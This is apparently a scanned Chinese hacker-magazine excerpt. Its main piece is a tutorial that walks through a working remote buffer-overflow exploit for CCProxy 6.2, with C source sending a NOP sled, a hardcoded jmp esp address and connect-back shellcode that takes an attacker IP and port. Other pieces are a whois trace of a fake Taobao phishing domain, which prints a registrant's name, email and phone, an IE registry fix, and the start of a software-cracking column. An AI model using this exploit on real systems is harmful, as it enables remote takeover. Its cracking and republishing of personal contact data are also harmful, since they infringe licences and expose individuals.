


图1 使用nslookup命令得到".cn.com"的IP

得到这个IP后，怎样才能确知IP的所有者和地理位置呢？由于Windows操作系统自身不带whois功能。

小知识

"whois"是什么？其实它就是链接到域名数据库的搜索引擎，属于网络信息中心（NIC）所提供和维护的名字服务，可以通过它来查询某个给定IP或域名的注册信息。

因此我推荐一个用于Windows环境的网络追迹工具："Sam Spade"，这个工具有很方便的图形界面，提供ping、nslookup、whois、dig、traceroute等网络追迹功能。本文中主要利用它的whois功能。

软件名称：Sam Spade 1.14
授权方式：免费版
软件大小：1.75MB
下载地址：http://www.samspade.org/ssw/download.html

利用它查询"66.117.154.105"这个IP的信息，操作很简单，仅仅需要在Spade软件工具条下最左的地址输入栏中输入该IP地址，然后再选择"Whois server"为"whois.arin.net"，然后再点紫色的箭头即可（如图2）。




图2 使用Sam Spade软件向"whois.arin.net"提交IP查询请求

小知识

Spade软件中可以选择多个whois服务器，每个whois服务器都有自己负责的区域范围。由于这里需要查询的是IP注册信息，因此选择美国Internet号码注册中心的服务器"whois.arin.net"。

提交whois请求后，在Spade软件的工作区（即灰色区域）里会自动打开一个查询信息窗口为您显示结果（见图3）。




图3 针对"66.117.154.105"进行whois查询的结果

从这里可以看出是在美国的服务器，不过从这里也不能够得到更多的信息了。下一步还需要查查"cn.com"这个域名被何方神圣注册了。

在Spade软件工具条下最左的地址输入栏中输入需要查询的域名"cn.com"，然后再选择"Whois server"，因为现在不能确定该域名的注册地点，不妨选择列表中前面几个分别试试。试了几个whois服务器后，发现"whois.ripe.net"给出了响应（见图4）。




图4 用whois查询“.com.cn”域名注册者信息的返回结果

根据返回的信息就可以判定注册者的公司名称，技术支持电子邮件地址、公司地址、邮编和联系电话。

在浏览器访问“www.centralnic.net”，就打开了这个公司的网站（见图5）。



图5 英国Centralnic公司的网站首页

经过在其网站上查看，我发现这原来是一家域名注册服务公司，它又注册了包括“cn”、“us”在内的许多国家代号，那么“taobao.cn.com”这个域名也就很有可能是在这儿注册的了。在首页上就有一个关于域名是否注册的域名数据搜索引擎，一般来说，这样的域名数据搜索引擎是为其销售域名服务的，若所查询的域名未注册，应该会返回一个关于怎样购买这个域名的销售网页。因此在这里输入一个不存在的域名（见图6）。




图6 输入一个显然未被注册过的域名

按下“Search”按钮后，很快地返回了结果（见图7）。




图7 返回“sheepxxy”域名查询结果

现在我可以断定，“taobao.cn.com”这个域名肯定也是从这里注册的，而且愿意花掉65英镑来注册“taobao”，显然也是有目的的中国人所为。

现在就不必在Spade里查询了，Centralnic公司已经提供了这个服务，在域名数据搜索引擎里查到后，我整理返回结果如下：

```
[whois.centralnic.net]
  Domain Name: taobao.cn.com
  Registrant: Pan Deqiang
  Administrative, Technical, and Billing Contact:
      Pan Deqiang (H70716) i@pandeqiang.com
    Beijing NetRoute Technology Co., Ltd
      Rendabeilu 33 hao yuan 2 hao lou 1805#
      Beijing
      100080
      CN
      Tel. 0086-10-87795499
      Fax 0086-10-87794009

  Record created on: 01 February 2005
  Record expires on: 01 February 2007
  Status: Live
  Domain servers in listed order:
  NS1.SOFTREG.COM    61.135.144.18
  NS2.SOFTREG.COM    61.135.144.19
  NS3.SOFTREG.COM    219.239.94.81
  NS4.SOFTREG.COM    219.239.94.82
```

由这里的结果就可以知道，在Centralnic公司注册了“taobao.cn.com”这个域名的人名很可能是“潘德强”（音），其公司是“Beijing NetRoute Technology Co., Ltd”，用于提供“taobao.cn.com”域名解析的服务器是“softreg.com”，其余还有电话、传真和详细地址等等。

访问“softreg.com”，发现这还是国内有些名气的提供共享软件发布注册平台的网络公司，像这样有自己实际业务的公司按理说绝对不可能是制作假淘宝网的元凶；但我此前从whois数据库中的信息又证据确凿地证实“taobao.cn.com”域名是该公司的人在英国Centralnic公司注册的。这是怎么回事呢？我试探性地直接访问“taobao.cn.com”，发现打开的页面与淘宝网毫无关系，也不存在直接到“shop.taobao.cn.com”的超链接，而是直接转向到一个能够免费注册三级域名的免费域名系统（见图8）！

在这里还能看到，不单单有“taobao.cn.com”的三级域名可免费申请解析，还有一大批以国内知名网站为名的“.cn.com”类型域名也提供免费的三级域名解析（见图9）。




图9 许多知名国内网站的大名都被网路公司注册了“.cn.com”类型域名

至此真相水落石出了，英国Centralnic公司作为一个域名注册代理商，利用监守之便在“.com”顶级域名下抢注我国代号




图8 网路公司提供的免费域名系统

“cn”，并在网上以65英镑的价格兜售“.cn.com”型域名；北京网路公司在英国Centralnic公司以国内一些比较有名的网站名称抢注了一批形如“163.cn.com”的域名，其中就包括“taobao.cn.com”，并将这些域名公布出来使用公司旗下的“nsX.softreg.com”服务器向公众提供免费的三级域名注册和解析服务；最后就是别有用心的钓鱼者免费注册了“shop.taobao.cn.com”，并制作了假淘宝网站进行网络钓鱼型的一系列欺诈、犯罪活动。

网络凶险，互联网的创建者在设计之初本着共享原则设计了今天我们使用的国际互联网络，但总有那么一些人利用这些开放的信任，做着一些上不得台面的事情。若没有英国Centralnic公司利用中国人对国家代号型域名保护意识的淡薄，若没有北京网路公司怀着投机心理以国内各知名门户网站之名注册“.cn.com”型域名，并开放免费注册，以博取自身公司的网络关注和提高人气度，心怀不轨的骗子如何能不花一分钱注册使用一个像“shop.taobao.cn.com”这样具有比较高的形似域名在网络上招摇撞骗？这两家公司的行为都是借着网络发展还不久，还没有实际的法律约束来打一些擦边球，犯法确实说不上，但是不是也该对假淘宝网这样的欺骗网站，对我们现在面对的这个处处布下钓饵、处处充满杀机的互联网络承担道德上的责任呢？（文中涉及的工具光盘中有提供）

这期快码加编给大家送上《CCProxy 6.2 溢出FLLOW ME》的姊妹篇《CCProxy 6.2 溢出利用代码的编写》，让大家搞懂原理后再编编程序练练手。正所谓"养兵千日，用在一时"，高手也是练出来的，努力吧，没有什么不可能的，从每一期快码加编开始！

CCProxy 6.2溢出FLLOW ME之溢出利用代码的编写

by Hacksign

一、进一步的分析

前面我们一起分析了CCProxy溢出漏洞的产生机制。下面让我们一起来看看怎样写出这个漏洞的攻击程序吧！

通过前面的分析我们可以知道，程序是在拷贝输出到指定内存区域的时候发生了缓冲区溢出，而溢出的长度是1016字节。那我们就可以写出以下形式的利用代码，其中n代表nop即空指令：

```
|------共016字节------|shellcode|
|nnnnnnnnnnnn|nop nop jmp esp|shellcode|
```

但是，这里不得不说几句"题外"话，如果大家以前调试过一些溢出漏洞的话，可能知道，不同的漏洞对构造的代码——特别是shell
code有特殊的要求！比如说cmail漏洞的shellcode中是不允许有大写字母的、foxmail5.0的一个漏洞会在发生溢出的函数返回后从栈中读出几个调用函数前保存的地址，然后对这些地址进行写操作等等。这样的话上面构造的代码就可能有一些弊端——比如，如果程序会像foxmail的那个漏洞一样，在溢出函数返回后对某些地址进行写操作的话，那么我们的利用程序会运行失败。以为原来存放将要写入的地址的数据的堆栈单元已经被我们的shellcode覆盖了。

当然CCProxy的这个漏洞好像并不存在这种情况，但是这种情况在编写溢出利用代码时还是比较常见的一种情况，看来我们有必要讨论一下这种情况的解决方案！那么我们怎么解决这种情况呢？在我所见到的利用代码中，有以下几种解决方法：

方法

1、将shellcode放在前面。
2、即nop段中，然后跳过去执行。
3、跳过保存写入函数地址的内存单元。
4、将shellcode写在这个单元的后面。
5、在shellcode中的一定位置替换上可写的内存单元的地址。

第2种方法比较繁琐，第3种方法则要求对shellcode有较深的了解。那看来对初涉缓冲区溢出的人来说比较简单的方法只有第一种了（可能还有别的，还望知道的朋友不吝赐教！），那么我们就可以得到下面这种形式的利用代码：

```
|------共1014字节------|--------4字节--------|--------4字节--------|
|nnnnnnnnnnshellcode|nop nop jmp esp|nop nop jmp -xx|
```

其中，最后面的jmp -xx就是指跳到前面xx个字节处执行！

二、利用代码的编写

好了，下面我们来看具体的代码分析：

不知道大家有没有注意到，在我们构造的利用代码的最后有一段代码是实现向前跳转的功能。可以说，如果没有这段代码，那么我们所做的一切努力都是白费！那么，具体要怎样实现这个功能呢？呵呵，下面给出的这段代码就可以实现上述功能：

```
mov ecx, 0x1281111
shr ecx, 0x14  //ecx向右移动0x14的字节。
sub esp, ecx
jmp esp
```

首先，将0x12811111装入ecx寄存器，然后ecx寄存器中的数值向右移动0x14个字节，0x14换算成十近制就是20，也就是说ecx中的数据要向右移动5个字符。这样，执行完shr ecx, 0x14之后ecx中的数值就变成了128。接下来，当前栈顶的位置再减去128，最后程序会跳到esp指向的地方运行。

这里可能就有人会问了：为什么减去128就可以跳到我们的shellcode去执行呢？我们还是来看一下执行过sub esp, ecx之后堆栈的情况吧：

```
|------共1014字节-----|-------4字节--------|--------4字节-------|
|nnnnnnnnnnshellcode|nop nop jmp esp|nop nop jmp -xx|
↑执行sub esp, ecx前esp的位置
↑执行sub esp, ecx和jmp esp后的情况
```

因为在执行sub esp, ecx前esp是指向溢出发生后的栈顶处的。在sub esp, ecx后esp的位置就指向了我们构造的nnnnnnnnnnshellcode字段中的某一个位置，接下来程序就跳过去执行我们构造的代码了。

接下来的工作就是要将汇编代码转换成机器码的形式，如果大家对汇编不是很熟的话，这里我向大家推荐一个小程序：ASM2SHELL
CODE，这个程序可以将汇编形式的代码转化成机器码的形式。

不过这里我用的是copy别人的代码——因为比较短小，输入的时候方便一些：）。

好了，最后的准备工作已经完成了，终于轮到最核心的部分了——写出我们的利用程序，要不然我们这么费力的分析它干什么！

下面是利用程序的源代码，"//"后面的内容是我加的注释，这里只给出程序的主要部分，完整的源程序请参考光盘：

```
int main(int argc, char *argv[])
{
//下面是程序需要用到的一些变量
WSADATA wsd;
SOCKET sClient;
int ret, i, tmp;
struct sockaddr_in server;
struct hostent *host = NULL;
int tmpvar;
char buff[4096] = {0};
char *IPStr;
u_short tmp1;
char *PORTStr;
//初始化SOCKET
if (WSAStartup(MAKEWORD(2, 2),
&wsd) != 0)
{
printf("WSAStartup failed!\n");
return 1;//初始化失败，推出程序。
}
//创建原始套接字
sClient = socket(AF_INET,
SOCK_STREAM, IPPROTO_IP);
if (sClient == INVALID_SOCKET)
{
printf("failed to creat socket,
the error output is: %d\n",
WSAGetLastError());
return 1;//原始套接字创建失败,
程序推出。
}

//将IP地址放入SHELLCODE中
//这里占用的是shellcode数组中的92、
93、94、95
//4存储单元
tmp=inet_addr(argv[3]);//注意要将
```

```
输入的IP地址进行转化。
        tmpvar=(DWORD)&tmp;
        IPStr=(char*)tmpvar;
        shellcode[92]=IPStr[0]^0xee;
        shellcode[93]=IPStr[1]^0xee;
        shellcode[94]=IPStr[2]^0xee;
        shellcode[95]=IPStr[3]^0xee;

        //将监听端口放入SHELLCODE中
        tmp1=htons((u_short)atoi(argv[4]));//绑定端口，同样要注意将端口
        //转化成网络字节顺序。
        tmpvar=(DWORD)&tmp1;
        PORTStr=(char*)tmpvar;
        shellcode[99]=PORTStr[0]^0xee;
        shellcode[100]=PORTStr[1]^0xee;

        //开始填充SOCKET中的数据，用来进连接等操作。
        server.sin_family = AF_INET;
        server.sin_port = htons((u_short)atoi(argv[2]));//绑定监听端口
        server.sin_addr.s_addr = inet_addr(argv[1]);//绑定目标IP地址
        if (server.sin_addr.s_addr == INADDR_NONE)
        {
        host = gethostbyname(argv[1]);//得到住址IP地址
        if (host == NULL)
        {
        printf("gethostbyname() error,the error output is: %s\n", argv[1]);
        return 1;
        }
        memcpy(&server.sin_addr, host->h_addr_list[0], host->h_length);
        }

        //连接!
        if (connect(sClient, (struct sockaddr *)&server, sizeof(server)) == SOCKET_ERROR)
        {
        printf("failed when connect to the remote host, the error output is: %d\n", WSAGetLastError());
        return 1;
        }

        //字符串ping，因为这个溢出是在PING中产生的
        //当然经过分析可以知道不止只有PING命令可以溢出
        //你也可以套用其他的命令，但要注意字节数要一致!
        buff[0]=(char)0x70;
        buff[1]=(char)0x69;
        buff[2]=(char)0x6e;
        buff[3]=(char)0x67;
        buff[4]=(char)0x20;//记得PING命令后面的空格哦!

        //nop滑块，也就是0x90
        tmp=1016-sizeof(shellcode)-5+1;//这个地方计算我们需要填充
        //多少个nop，在填充这些nop后再加上shellcode后可以到达
        //溢出点!
        for(i=5;i<tmp+5;i++)
        {
        buff[i]=0x90;
        }

        //将nop滑块拷贝到我们要发送的数据中
        memcpy(&buff[i], shellcode, sizeof(shellcode));
        i=i+sizeof(shellcode)-1;
        //jmp esp 的通用地址
        //注意在计算机中的高位字节取反问题
        //也就是说0x7ffa54cd要写成0xcd 0x54 0xfa 0x7f的形式。
        buff[i]=(char)0xCD;
        buff[i+1]=(char)0x54;
        buff[i+2]=(char)0xFA;
        buff[i+3]=(char)0x7F;
        //这里注意记得要保存我们构造的数据的长度
        //因为发送数据的地方要用到这个参数。
        i=i+4;
        //下面这些就是前文中提到的实现向前跳转的汇编指令的机器码形式。
        buff[i++]=(char)0xB9;
        buff[i++]=(char)0x11;
        buff[i++]=(char)0x11;
        buff[i++]=(char)0x81;
        buff[i++]=(char)0x12;
        buff[i++]=(char)0xC1;
        buff[i++]=(char)0xE9;
        buff[i++]=(char)0x14;
        buff[i++]=(char)0x2B;
        buff[i++]=(char)0xE1;
        buff[i++]=(char)0xFF;
        buff[i++]=(char)0xE4;
        //发送数据
        ret=send(sClient, buff, i, 0);

        if(ret==-1)
        {
        printf("failed when send date to remote host!\n");
        }
        else printf("已发送\n");

     closesocket(sClient);//关闭原始套接字
        WSACleanup();//清空WSA库
        return 0;
        }
```

接下来就是调试程序了，这个留给大家自己编译——全当作课后作业吧！让大家体会一下自己利用漏洞的乐趣。这里给大家一个编译好的程序。

好了，终于搞定这个漏洞了！

（文章中涉及的相关工具ccproxy setup.exe、nc.exe、OllyDbg-1.09.rar及作者写的溢出程序ccropxy2.cpp已收录在本期光盘中）

恶意网页篡改IE的默认页的排除方法

有些IE被改了起始页后，即使设置了“使用默认页”仍然无效，这是因为IE起始页的默认页也被篡改啦。具体说来就是以下注册表项被修改：[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet ExplorerMain\Default_Page_URL]

“Default_Page_URL”这个子键的键值即起始页的默认页。排除办法：

运行注册表编辑器，然后展开上述子键，将“Default_Page_UR”子键的键值中的那些篡改网站的网址改掉就好了，或者设置为IE的默认值。

网络的日益繁盛，促进了共享软件的发展，面对自己喜欢的软件却不能完全拥有，对菜鸟来说是比较心痛的（旁白：心痛注册花的钱吧？）。非安全——黑客手册为此特别开办了个[鸟儿学破解]系列专栏，从实践出发，以方法为主，让所有想学破解的菜鸟快速入门，不再为注册框而烦恼、为注册费而心痛。欢迎所有喜欢破解的菜鸟加入学习班，也期待破解大虾们能将自己的入门绝技结合实际操作投稿过来，为好学的鸟儿们支上一招。为本系列奉献第一次的是来自EST 的风泽小朋友，让我们欢迎他。

鸟儿学破解——分析＋程序

风泽[E.S.T]

在上一期我们学习了通过软件的暴破和动态跟踪两种方法来破解软件，这两种方法也是我们常用的，今天我们要学习的就是将程序融合到破解当中，这样既破解了软件限制，也练习了编程技术。

练习目标： 1．天新网页批量修改器 2．受保护的WORD文档

练习目的： 破解限制

实现方法： C 语言编程

好了，知道要做什么之后，我们就开始向目的地前进吧！

一、天新网页批量修改器

